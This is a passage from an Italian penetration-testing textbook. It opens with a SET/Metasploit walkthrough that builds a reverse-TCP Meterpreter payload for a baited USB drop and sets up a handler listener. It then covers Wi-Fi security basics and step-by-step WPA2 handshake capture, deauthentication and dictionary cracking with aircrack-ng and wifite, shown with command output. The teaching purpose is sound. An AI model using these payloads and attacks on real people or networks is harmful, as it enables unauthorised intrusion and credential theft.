Useremo *SET* per effettuare in maniera automatizzata la creazione di un eseguibile (payload) contenente una *reverse shell* e l'inserimento dell'eseguibile in un dispositivo USB. In uno scenario reale questo dispositivo USB potrebbe poi essere lasciato da qualche parte all'interno dell'asset o nei suoi pressi, in attesa di qualcuno che lo raccolga e lo inserisca nel suo computer.

Dal menu principale di *SET* scegiamo di effettuare Social-Engineering Attacks (1), sceglio poi Infectious Media Generator (3) e sceglio di utilizzare un payload appartenente a *Metasploit* (Standard Metasploit Executable) (2).

Vengono mostrate diverse possibilità per la generazione dei payload:

1) Windows Shell Reverse_TCP attacker	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter to attacker	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL attacker	Spawn a VNC Server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64	Windows X64 Command SHell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Meterpreter	Connect back to the attacker (Windows x64),
6) Windows Meterpreter Egress Buster multiple ports	Spawn a meterpreter shell and find a port home via Tunnel communication over HTTP using SSL and use
7) Windows Meterpreter Reverse HTTPS Meterpreter	Tunnel communication over HTTPS using SSL and use
8) Windows Meterpreter Reverse DNS Reverse Meterpreter	Use a hostname instead of an IP address and use
9) Download/Run your own Executable	Downloads an executable and runs it

I payload Windows Meterpreter Reverse HTTPS e Reverse DNS (7 e 8) potrebbero essere utili in contesti chiusi, dove sono consentite solo determinate tipologie di connessioni verso la rete internet. Sceglio di utilizzare una Windows Reverse_TCP Meterpreter (2).

Configuriamo le opzioni del payload impostando l'indirizzo IP del *Listener* e la relativa porta (nel nostro esempio l'IP della macchina Kali è 10.0.2.15 e la porta è la 4444). Il payload sarà la componente che gestirà la connessione di tipo reverse tra la macchina target e quella del *pentester*.

Dopo la sua configurazione è possibile generare il payload e copiarlo su un dispositivo rimovibile (chiave USB). Quando ci viene chiesto di creare un listener digitiamo yes in modo da generare il payload.

A questo punto la cartella /root/.set conterrà il payload ed altri file che sono stati generati da *SET*:

```
root@kali:~/set# ls
autorun meta_config payload.exe payloadgen set.options
```

Tutti i file presenti nella cartella /root/.set dovranno essere copiati all'interno del dispositivo USB. Sono presenti anche file di autorun che permettono (se abilitato) l'avvio automatico di payload.exe quando il dispositivo USB viene collegato alla macchina target. In uno scenario reale, in cui le funzionalità di autorun risultino disabilitate, payload.exe potrebbe essere rinominato così da invogliare il target ad eseguirlo manualmente.

Usiamo un generico modulo handler di *Metasploit* per instaurare una connessione di tipo reverse verso la macchina target:


- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 10.0.2.15
- run

Non appena la vittima eseguirà il payload presente sul dispositivo USB, verrà avviata una sessione *Meterpreter* verso la macchina target.

Undicesima Parte

Wireless Penetration

Testing



CoScienze
Associazione

Capitolo 13 – Wireless Penetration Testing

13.1 Concetti introduttivi

In questo capitolo andremo a trattare un mezzo trasmissivo di natura open, non più vincolato ad un cavo. Di conseguenza pone delle peculiarità che sono diverse dagli argomenti trattati fin adesso e quindi avremo dei nuovi strumenti, metodologie, etc...

Al giorno d'oggi, sfruttare i collegamenti senza cavo per poter navigare è un'operazione alquanto quotidiana. Non a caso, sono diffusi in tantissimi ambiti:

- Commerciale;
- Governativo;
- Educativo;
- Residenziale;
- Ospedaliero;
- Ricerca;
- etc...

Tuttavia, bisogna considerare l'altra faccia della medaglia: esso fornisce potenzialmente un gateway di accesso verso infrastrutture di rete (per esempio, eduroam rappresenta un gateway di accesso verso l'infrastruttura di rete universitaria), che possono essere attaccate più facilmente rispetto a connessioni di tipo **wired** (bisognerebbe considerare anche la sicurezza fisica) sfruttando attacchi del mondo **Wi-Fi**.

Di conseguenza, i pentester dovrebbero garantire che tali reti siano prive di errori di configurazione e che abbiano controlli di sicurezza adeguati.

L'obiettivo del *pentester* è quello di identificare **WLAN** che possono rappresentare possibili punti di accesso verso l'asset.

Le reti wireless utilizzano le frequenze dello spettro radio per trasmettere i dati tra l'*Access Point* (AP) ed i client collegati ad esso. Le **Wireless Local Area Network** (WLAN) hanno molte somiglianze con le tradizionali **Local Area Network** (LAN). Le **WLAN** godono della caratteristica che il traffico non è circoscritto a una fibra ma viaggia mediante onde elettromagnetiche, inoltre sono limitate da due cose: dagli algoritmi utilizzati per proteggerle e dalla potenza dell'access point.

13.1.1 Standard IEEE 802.11

Lo standard principale per le reti wireless (Wi-Fi) è l'**IEEE 802.11**. Si tratta di un insieme di regole inizialmente sviluppato per garantire facilità di utilizzo e capacità di connettere rapidamente i dispositivi.

Tuttavia, non diedero molta importanza alla sicurezza di tale protocollo dato che negli anni 90 la presenza degli hacker malintenzionati era alquanto bassa. Come motivo a ciò, ci sono state diverse varianti dello standard come, ad esempio, **IEEE 802.11b**, ampiamente accettato e ancora utilizzato (rilasciato nel 1999). Tale protocollo utilizza segnali radio per la trasmissione.

Le leggi ed i regolamenti che riguardano l'uso dei segnali radio variano in base alle nazioni e anche in base alle specifiche regioni. Data la natura aperta del mezzo trasmissivo, esposto a potenziali attacchi rispetto alle *LAN*, si rende necessario garantire un livello di sicurezza che sia equiparabile a quello delle *LAN*.

Dovrebbero essere garantite tutte le proprietà della **triade CIA** (Confidentiality, Integrity, Availability).

13.1.2 Wired Equivalent Privacy (WEP)

Data l'insicurezza dello standard *IEEE 802.11*, si introdusse un meccanismo chiamato **Wired Equivalent Privacy**, progettato con l'idea di fornire la stessa sicurezza garantita sulle reti cablate. Il meccanismo si basa sulla conoscenza di una chiave condivisa, tra l'utente che vuole accedere a un servizio e l'access point che eroga il servizio, protetta tramite *WEP*.

Utilizza lo **Stream Cipher RC4** per garantire **confidenzialità** e **CRC32** per garantire l'**integrità**. Inoltre, l'autenticazione ad una rete protetta da *WEP* avviene tramite l'utilizzo di una chiave predivisa (a 64 bit o 128 bit).

13.1.3 Wi-Fi Protected Access (WPA e WPA2)

Il protocollo *WEP*, tuttavia, ebbe molte problematiche di violazione della sicurezza. In particolare, i due meccanismi che esso utilizzava per garantire confidenzialità e integrità furono ampiamente violati consentendo ad un attaccante di decifrare, in pochi secondi, tutti i messaggi che transitavano all'interno della rete *WEP* (la cosa curiosa è che la violazione della rete *WEP* viene fatta quasi del tutto in modo automatizzato).

Siccome all'epoca non erano pronti degli hardware che fossero in grado di supportare delle operazioni di crittografia, si introdusse un nuovo protocollo che si basava sulla stessa filosofia di *WEP* ma più intelligente. Questo protocollo prese il nome **WPA**, introdotto dall'organizzazione no profit *Wi-Fi Alliance* nel 2003. Tale soluzione non richiedeva aggiornamenti hardware ma solo software, garantendo quindi **retrocompatibilità** con i dispositivi già in uso. Nonostante l'implementazione di un sottoinsieme delle specifiche definite nello standard *IEEE 802.11i*, questo non mitigava tutte le problematiche che affliggevano il protocollo *WEP*. Per tale motivo, venne ulteriormente aggiornato in **WPA2** a partire dal 2004. Quest'ultimo utilizza il **AES-counter mode** per la **confidenzialità** e **CBC-MAC** per l'**integrità**.

Nel 2018 si introdusse il protocollo **WPA3** che, oltre a consentire una crittografia sempre più sicura, permette il supporto alla **crittografia Light Weight**, quindi un pieno supporto alle operazioni crittografiche anche per i dispositivi embedded.



Le entità coinvolte nell'autenticazione **WPA/WPA2** sono le seguenti:

- **Suplicant** (tipicamente un Client Wi-Fi);
- **Authenticator** (tipicamente un Access Point - AP);
- **Authentication Server** (tipicamente un Server Radius).

Quest'ultima entità viene coinvolta nelle reti aziendali: tipicamente un *access point* non consente la memorizzazione di 1000 password diverse per 1000 utenti (e la memorizzazione di una sola per 1000 utenti non è ottimale). Quindi per rendere efficiente l'autenticazione, si coinvolge tale server che sfrutta l'*access point* come interfaccia verso i client (come avviene con eduroam): ogni richiesta di autenticazione da parte del client, viene inoltrata al **server Radius** tramite l'*access point*.

Esistono tre diversi varianti di *WPA/WPA2*, ognuno di questi utilizza un proprio meccanismo di autenticazione:

- **WPA2 Personal;**
- **WPA2 Enterprise;**
- **Wi-Fi Protected Setup (WPS).**

WPA Personal

Si tratta di un'implementazione che si trova spesso in ambienti residenziali o piccole/medie organizzazioni. Il meccanismo di autenticazione si basa sull'uso di una **chiave precondivisa** (chiave di sessione, Pre-Shared Key - PSK) derivata dalla combinazione dei seguenti elementi:

- **Passphrase:** inserita dall'utente e può essere composta da 8 a 63 caratteri;
- **Service Set Identifier (SSID)** della rete wireless.

WPA Enterprise

Viene usata per reti di grandi dimensioni, dove ci sono numerosi utenti oltre alla richiesta di un alto grado di sicurezza. Essa utilizza un *server Radius* per l'autenticazione, basato sullo standard *IEEE 802.1X*. Questo fornisce il vantaggio di ridurre drasticamente la possibilità di effettuare attacchi di tipo brute-force alle chiavi precondivise.

WPA WPS

Si tratta di un metodo di autenticazione più semplice per connettere i dispositivi alla rete wireless. Esso utilizza un **codice PIN** anziché una password.

WPA - Confidenzialità, Autenticazione, Integrità

La protezione dei dati tramite *WPA/WPA2* avviene a livello **Data Link**.

Communication layers	Security protocols
Application layer	SSH, S/MIME, Kerberos, PGP, WSS, etc
Transport layer	SSL/TLS
Network layer	IPSec
Data Link layer	IEEE 802.1X, IEEE 802.11i (WPA2), etc
Physical layer	Quantum Cryptography

WPA/WPA2 garantisce **confidenzialità, autenticazione** ed **integrità** attraverso i seguenti protocolli:

- **Temporal Key Integrity Protocol (TKIP):** implementato in *WPA*;
- **CTR with CBC-MAC Protocol (CCMP):** implementato in *WPA2*.

WPA - Vulnerabilità

Nelle reti *WPA/WPA2* esistono due principali vulnerabilità:

- **chiavi pre-condivise deboli:** gli utenti, spesso, configurano un *AP* utilizzando password corte e facili da ricordare. Intercettando il traffico tra l'*Authenticator* ed il *Supplicant*, è possibile "catturare" i messaggi da loro scambiati durante il **Four-way Handshake**. Quindi, sfruttando tali messaggi ed usando tecniche di password cracking, è possibile recuperare la chiave precondivisa (la chiave di sessione che viene realizzata al completamento del protocollo Four-way Handshake e utilizzata per cifrare/decifrare i messaggi);
- **Protocollo WPS:** l'autenticazione avviene attraverso l'uso di un *PIN*. Quest'ultimo può essere recuperato, permettendo anche la rivelazione della *passphrase WPA/WPA2*.

13.2 Ricognizione Reti Wireless

Prima di avviare un processo di **wireless penetration testing**, è necessario effettuare una **ricognizione per identificare la rete** (o le reti) **wireless target**.

È importante ricordare che bisogna assicurarsi di avere le autorizzazioni per testare le reti target (spesso, sono presenti numerosi reti wireless, oltre a quella target, aventi nomi (SSID) assai simili a quelli della rete target stessa).

Scheda Wi-Fi

Per effettuare tale attività, risulta fondamentale la scelta della **scheda wireless** da utilizzare. I dispositivi, di solito, non dispongono di schede wireless (ed antenne) appropriate per il *penetration testing*. Spesso è necessario acquisire una **scheda wireless esterna**, che supporti le attività di *penetration testing*, permettendo operazioni avanzate, quali **Monitor mode** (una funzionalità che permette di intercettare tutto ciò che passa, anche se non attaccato la rete Wi-Fi) e **Packet Injection** (funzionalità che permette di inviare particolari pacchetti per far accadere determinate cose). La maggior parte di queste schede sono acquistabili a prezzi modici.

La scheda utilizzata per condurre il penetration testing della macchina Kali è la seguente:

Alfa AWUSO36NH High Gain USB Wireless G/N Long-Rang Wi-Fi Network Adapter.

Dopo aver collegato alla macchina Kali la **scheda Wi-Fi esterna**, tramite il comando **ifconfig** verifichiamo quali sono le interfacce di rete appartenenti a tale macchina.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe95:8c5e prefixlen 64 scopeid 0x20<link>
ether 00:00:27:95:8c:5e txqueuelen 1000 (Ethernet)
RX packets 9202 bytes 13810196 (13.1 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4570 bytes 277157 (270.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 28 bytes 1516 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 28 bytes 1516 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 7e:4d:1e:87:9c:99 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Interfaccia Wi-Fi

Eseguendo il comando, vedremo comparire l'interfaccia di rete wlan0.

iwlist

Kali Linux fornisce diversi strumenti che possono essere utilizzati per identificare le reti wireless. Lo strumento di base, nonché il comando, è **iwlist** che permette di elencare tutte le reti wireless disponibili nel range di copertura della scheda wireless. Possiamo utilizzare il comando nel modo seguente: `iwlist wlan0 scan` (dove `wlan0` denota l'interfaccia Wi-Fi).

Ci viene restituito il seguente risultato:

```
root@kali:~# iwlist wlan0 scan
wlan0      Scan completed :
          Cell 01 - Address: EC:XX:E3
                      Channel:1
                      Frequency:2.412 GHz (Channel 1)
                      Quality=27/70  Signal level=-83 dBm
                      Encryption key:on
                      ESSID:"TIM-9XXXX9"
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                                  24 Mb/s; 36 Mb/s; 54 Mb/s
                      Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                      Mode:Master
                      Extra:tsf=000000021cca6f2b
                      Extra: Last beacon: 5096ms ago
                      IE: Unknown: 0000000000000000000000000000000039
                      IE: Unknown: 000000000000000000000000000000005C
                      IE: Unknown: 030101
                      IE: Unknown: 2A0104
                      IE: Unknown: 2F0104
                      IE: IEEE 802.11i/WPA2 Version 1
                          Group Cipher : CCMP
                          Pairwise Ciphers (1) : CCMP
                          Authentication Suites (1) : PSK
                      IE: Unknown: 00000000000000000000000000000000
```

Nonostante si tratti di un comando molto semplice, `iwlist` mostra numerose informazioni: **BSSID** (Base station SSID), **tipologia di autenticazione** (nel risultato, PSK) ed **algoritmo di cifratura** (nel risultato, CCMP), etc...

kismet

Una suite preinstallata in *Kali Linux*, che comprende:

- Scanner wireless;
- IDS/IPS;
- Sniffer di pacchetti.

Tale suite offre ulteriori funzionalità che, di solito, non sono presenti negli strumenti a linea di comando. Vediamo un esempio di ciò. Per avviarlo, digitiamo il seguente comando: **kismet -c wlan0**

```
└─# kismet -c wlan0
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf
INFO: Loading config override file '/etc/kismet/kismet_package.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf
KISMET - Point your browser to http://localhost:2501 (or the address of this
```

L'utilizzo è molto simile con quanto fatto con gli strumenti *Nessus* e *OpenVas*, ovvero accediamo tramite web browser (visualizzabile nel riquadro in chiaro).

Quindi accediamo al seguente URL: <http://localhost:2501>.

Dopo questo, ci viene richiesto, al primo utilizzo, di impostare le credenziali di login.

Dopodiché avremo la seguente interfaccia:

The screenshot shows the Kismet web interface at localhost:2501. The title bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main window has a header "Kismet" and tabs for Devices, Alerts, SSIDs, and ADSB Live. The Devices tab displays a table of detected devices with columns: Name, Type, Phy, Crypto, Sgn, Chan, Data, Packets, Clients, BSSID, and QBSS Chan Usage. Below the table, it says "72 devices". The SSIDs tab is selected, showing a list of detected wireless networks (SSIDs) with columns: SSID, Length, Last Seen, Encryption, # Probing, # Responding, and # Advertising. The list includes "Centro Nutrizione 2.4 GHz", "Convergenze Fibra", "EXCALIBUR", and "FASTWEB-M0QYKW". A red arrow points to the "SSIDs" tab, and another red box highlights the table for the detected SSIDs. The bottom section shows a log of messages and a footer with credits.

Da tale interfaccia, notiamo diverse informazioni, quali la sezione Devices che mostra i *device* che sono stati trovati con i suoi metadati: *MAC address*, tipo, etc... Cosa interessante è che, in tale sezione non sono presenti soltanto gli *access point* ma anche i *client Wi-Fi*.

Cliccando la sezione *SSIDs* verranno mostrate le reti *Wi-Fi*, permettendo anche di capire in che maniera sono state protette mediante il metadata *Encryption*.

This screenshot shows the Kismet web interface at localhost:2501, focusing on the SSIDs tab. A red arrow points to the "SSIDs" tab, which is highlighted with a red box. Below it, the table for detected SSIDs is also highlighted with a red box. The table columns are: SSID, Length, Last Seen, Encryption, # Probing, # Responding, and # Advertising. The listed SSIDs are "Centro Nutrizione 2.4 GHz", "Convergenze Fibra", "EXCALIBUR", and "FASTWEB-M0QYKW". The bottom section shows a log of messages and a footer with credits.


WAIDPS

Dall'acronimo **Wireless Auditing, Intrusion Detection & Prevention System**, si tratta di una piattaforma basata su *python*. Esso permette di raccogliere informazioni su reti wireless e i relativi client.

Per installarlo ed utilizzarlo è sufficiente digitare i seguenti comandi:

```
git clone https://github.com/samiux/waidps.git  
cd waidps/  
python waidps.py -i wlan0 //bisogna specificare l'interfaccia su cui avviarlo
```

Dopo l'installazione, ci apparirà la seguente schermata:



Viene mostrata la lista degli *access point* e dei *client Wi-Fi* che si trovano nel range che l'antenna della scheda Wi-Fi riesce a coprire. Vediamo anche diversi metadati quali:

- **Basic Service Set Identifier (BSSID)**: indirizzo MAC degli AP e delle reti wireless;
- **ENC e CIPHER**: informazioni sul tipo di cifratura e sul meccanismo di autenticazione utilizzato;
- **PWR**: indica la potenza del segnale AP o della rete. Più il numero è vicino a zero, più forte è il segnale. Risulta essere utile se si intende attaccare uno specifico AP. Se il segnale fosse più debole di quello desiderato, potrebbe essere necessario avvicinarsi all'AP o alla rete;
- **Range**: distanza dall'AP o dalla rete;
- **Extended Service Set Identifier (ESSID)**: nome dell'AP o della rete.

WAIDPS individua anche i client che hanno attivato la scheda wireless ma che non sono associati ad alcun AP o rete. Questa informazione potrebbe essere utile per effettuare lo **spoofing** di un indirizzo MAC che sembra provenire da un client legittimo.

13.3 Wireless Penetration Testing

Una volta trovati gli *access point* e le reti *Wi-Fi*, il prossimo passo è quello di effettuare il **penetration testing**. In Kali sono preinstallati diversi strumenti per monitorare reti wireless target e catturarne il traffico generato da/verso tali reti e per effettuare il cracking delle password utilizzate per proteggere tali reti. Tali strumenti sono accessibili dalla sezione "06 -Wireless Attacks" di Kali Linux.

13.3.1 Aircrack-ng

Uno degli strumenti potenti che permette di effettuare il *penetration testing* è **aircrack-ng**. Si tratta di una suite per valutare la sicurezza delle reti wireless. Include strumenti per il *wireless penetration testing*, raggruppati nelle seguenti categorie:

- **Monitoring**: strumenti per catturare il traffico (che potrà essere poi utilizzato per analisi successive);
- **Attacking**: strumenti per attaccare le reti target;
- **Testing**: strumenti per testare funzionalità a livello hardware (ad esempio, alcune proprietà delle schede wireless);
- **Cracking**: strumenti per il cracking di chiavi pre-condivise *WEP* e *WPA/WPA2*.

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

Useremo gli strumenti forniti da *Aircrack-ng* per attaccare una rete target protetta tramite *WPA2 Personal*.

Il processo di attacco include i seguenti passi:

1. identificazione della rete target (obiettivo fondamentale per un pentester in quanto deve essere sicuro riguardo la rete da attaccare);
2. cattura dei messaggi relativi *Four-Way Handshake*;
3. utilizzo di un dizionario (wordlist) per effettuare il cracking della passphrase (password WPA2).

Verificare che la scheda *Wi-Fi* sia correttamente collegata alla macchina Kali. Possiamo verificarlo mediante il comando **iwconfig**.

```
root@kali:~# iwconfig
lo      no wireless extensions.

wlan0   IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
```

Prima di identificare la rete target, è necessario mettere la scheda Wi-Fi in modalità **Monitor Mode**.

Il comando **airmon-ng** consente di mettere la scheda Wi-Fi in *Monitor Mode*.

Quindi digitiamo il seguente comando: **airmon-ng start wlan0**

```
root@kali:~# airmon-ng start wlan0
Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      930 NetworkManager
      988 dhclient
      989 dhclient
      990 dhclient
     1464 wpa_supplicant

      PHY      Interface      Driver      Chipset
      phy0      wlan0       ath9k_htc    Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

Dopodiché, per identificare la rete, digitiamo il seguente comando **airodump-ng wlan0mon**, che è uno strumento che permette di visualizzare gli *access point* e le *reti wireless*.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A: [REDACTED] :97	-50	49	3 0 6	130	WPA2 CCMP	PSK	AP		
78: [REDACTED] :93	-67	55	0 0 11	270	WPA2 CCMP	PSK	TIM-7 [REDACTED]		
E0: [REDACTED] :E3	-76	42	0 0 1	130	WPA2 CCMP	PSK	TIM-9 [REDACTED]		
A4: [REDACTED] :D7	-79	51	5 0 11	65	WPA2 CCMP	PSK	Telecom-6 [REDACTED]		
9C: [REDACTED] :EC	-84	29	0 0 6	135	WPA2 CCMP	PSK	Guida's		
F4: [REDACTED] :64	-85	40	0 0 2	270	WPA2 CCMP	PSK	GlobalCom_20 [REDACTED]		
10: [REDACTED] :31	-88	18	0 0 1	130	WPA2 CCMP	PSK	FASTWEB-F [REDACTED]		
C4: [REDACTED] :99	-89	6	0 0 11	130	WPA2 CCMP	PSK	Telecom-2 [REDACTED]		
BSSID	STATION	PWR	Rate	Lost	Frames	Probe			
(not associated)	08: [REDACTED] :97	-64	0 - 1	0	11	davinci			

Andremo a considerare tre parametri di interesse che ci permetteranno di identificare in maniera facilitata la rete target:

- **Indirizzo MAC (BSSID);**
- **Canale** sul quale opera la rete;
- **ESSID** della rete.

Una volta ottenute le informazioni sulla rete target, possiamo arrestare il programma digitando **Ctrl+C**. Identificata la rete target, analizziamo il traffico generato da/verso l'AP per catturare i pacchetti relativi al *fourway handshake* che serviranno successivamente per il *WPA cracking* mediante il seguente comando: **airodump-ng wlan0mon -c 6 -bssid 0A:[...] :97 -w wifiattack**.

- **-c 6**: fa riferimento al canale utilizzato dalla rete target;
- **0A:[...]:97**: indirizzo MAC.

Affinché tale attacco abbia successo, è necessario che ci siano dei client che accedono all'AP.

Non appena il comando avrà individuato i pacchetti relativi al *Four-way Handshake* sufficienti per effettuare l'attacco, lo segnalerà:

CH 6][Elapsed: 3 mins][2019-04-14 08:11][WPA handshake: 0A:[REDACTED] :97 [REDACTED]									
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH
0A: [REDACTED] :97	-40	100	1927	762 188	6	130	WPA2 CCMP	PSK	AP
BSSID	STATION	PWR	Rate	Lost	Frames	Probe			
0A: [REDACTED] :97	00: [REDACTED] :E1	-26	0e- 0e	499	591	AP			

Se non si ottengono i dati dell'handshake in tempi ragionevoli (necessari per effettuare l'attacco), si può rimediare in questo modo:

1. attendiamo che un client si connetta alla rete;
2. individuiamo l'indirizzo MAC del client;
3. digitiamo il seguente comando: **aireplay-ng -0 3 -a 0A:[...] :97 -c 00:[...] :E1 wlan0mon**;
 - **-0 3**: effettua tre tentativi di autenticazione;
 - **0A:[...]:97**: indirizzo MAC dell'AP (BSSID);
 - **00:[...]:E1**: indirizzo MAC del client;
 - **wlan0mon**: interfaccia.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A: [REDACTED] :97	-40	100	1927	762 188	6	130	WPA2 CCMP	PSK	AP	
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
0A: [REDACTED] :97	00: [REDACTED] :E1	-26	0e- 0e	499	591	AP				

aireplay-ng consente di **de-autenticare** il client, iniettando pacchetti nel suo flusso di comunicazione con l'AP, forzandolo così ad eseguire un nuovo *Four-way Handshake*, che sarà intercettato tramite airodump-ng.

Arrestato il comando airdump-ng, possiamo osservare che sono stati generati 5 file:

- wificrack-01.cap
- wificrack-01.csv
- wificrack-01.kismet.csv
- wificrack-01.kismet.netxml
- wificrack-01.log.csv

Dopodiché effettuiamo l'attacco bruce-force della password a partire dai pacchetti catturati mediante il seguente comando: aircrack-ng -w rockyou.txt -b 0A:[...]:97 wificrack-01.cap.

Esso considera il file `rockyou.txt` come dizionario di password per effettuare l'attacco *brute-force*. Tale file può essere scaricato al seguente URL:

<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

```
Aircrack-ng 1.5.2
[00:00:05] 56883/854222 keys tested (10448.80 k/s)
Time left: 1 minute, 16 seconds
6.66%
KEY FOUND! [ ciaociao ]
Master Key      : 97 22 7E CE A8 7... FC 9B 3C 73 87 52 AF AE A8
                   A7 32 B0 F2 52 7... DF D3 E4 A3 F4 E5 35 5A
Transient Key   : FE 83 92 5F...
                   7A 82 C0 83...
                   80 8C B1 E5...
                   38 18 8E BF B1 DC 6E 7C E2 00 8E 91 3C 89 1D C0
EAPOL HMAC     : 6C 95 64 34 03 05 E5 54 F3 E7 5E 6C 05 94 A0 C9
root@kali:~#
```

La password individuata è la stringa:
ciaociao

13.3.2 Wifite

Si tratta di uno strumento che utilizza la suite *Aircrack-ng* e si basa anche su altri strumenti utilizzati per il Wi-Fi (PixieWPS e Reaver). Permette di catturare traffico ed ottenere le credenziali di autenticazione per reti protette mediante *WEP*, *WPA/WPA2* e *WPS*.

Prima di aviarlo, è opportuno installare le seguenti librerie: `apt-get install hcxdumptool hcxtools`.

Una volta avviato, `wifite` metterà automaticamente la scheda Wi-Fi in *Monitor Mode* ed inizierà la scansione delle reti wireless.

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	PenTesting	11	WPA	57db	yes	1
2	[REDACTED]	13	WPA	40db	yes	1
3	[REDACTED]	10	WPA	32db	yes	
4	[REDACTED]	13	WPA	30db	yes	
5	[REDACTED]	12	WPA	29db	no	
6	[REDACTED]	6	WPA	25db	lock	
7	[REDACTED]	1	WPA	22db	yes	
8	[REDACTED]	6	WPA	21db	yes	
9	[REDACTED]	1	WPA	21db	lock	
10	[REDACTED]	3	WPA	19db	yes	
11	[REDACTED]	1	WPA	13db	no	
12	[REDACTED]	1	WPA	13db	no	
13	[REDACTED]	1	WPA	9db	yes	
14	[REDACTED]	4	WPA	9db	no	

[+] Scanning. Found 14 target(s), 2 client(s). Ctrl+C when ready

Dalla schermata, vediamo, una serie di reti wireless individuate. Supponiamo di voler attaccare la rete PenTesting. Da riga di comando dobbiamo digitare il valore associato alla rete considerata che sarebbe **1** (individuabile dal campo NUM). Se la vulnerabilità WPS è presente, *Wifite* è in grado di determinare sia la chiave WPA/WPA2 che il P/N, altrimenti tenterà di effettuare il brute-force della password WPA/WPA.

```
[+] Cracking WPA Handshake: 54.18% ETA: 0s @ 4222.9kps (current key: somet
[+] Cracking WPA Handshake: 66.68% ETA: 0s @ 4166.1kps (current key: somet
[+] Cracking WPA Handshake: 66.68% ETA: 0s @ 4166.1kps (current key: pande
[+] Cracking WPA Handshake: 77.18% ETA: 0s @ 4020.3kps (current key: pande
[+] Cracking WPA Handshake: 77.18% ETA: 0s @ 4020.3kps (current key: alfar
[+] Cracking WPA Handshake: 87.02% ETA: 0s @ 3890.8kps (current key: alfar
[+] Cracking WPA Handshake: 87.02% ETA: 0s @ 3890.8kps (current key: schal
ke04)
[+] Cracked WPA Handshake PSK: ciaociao

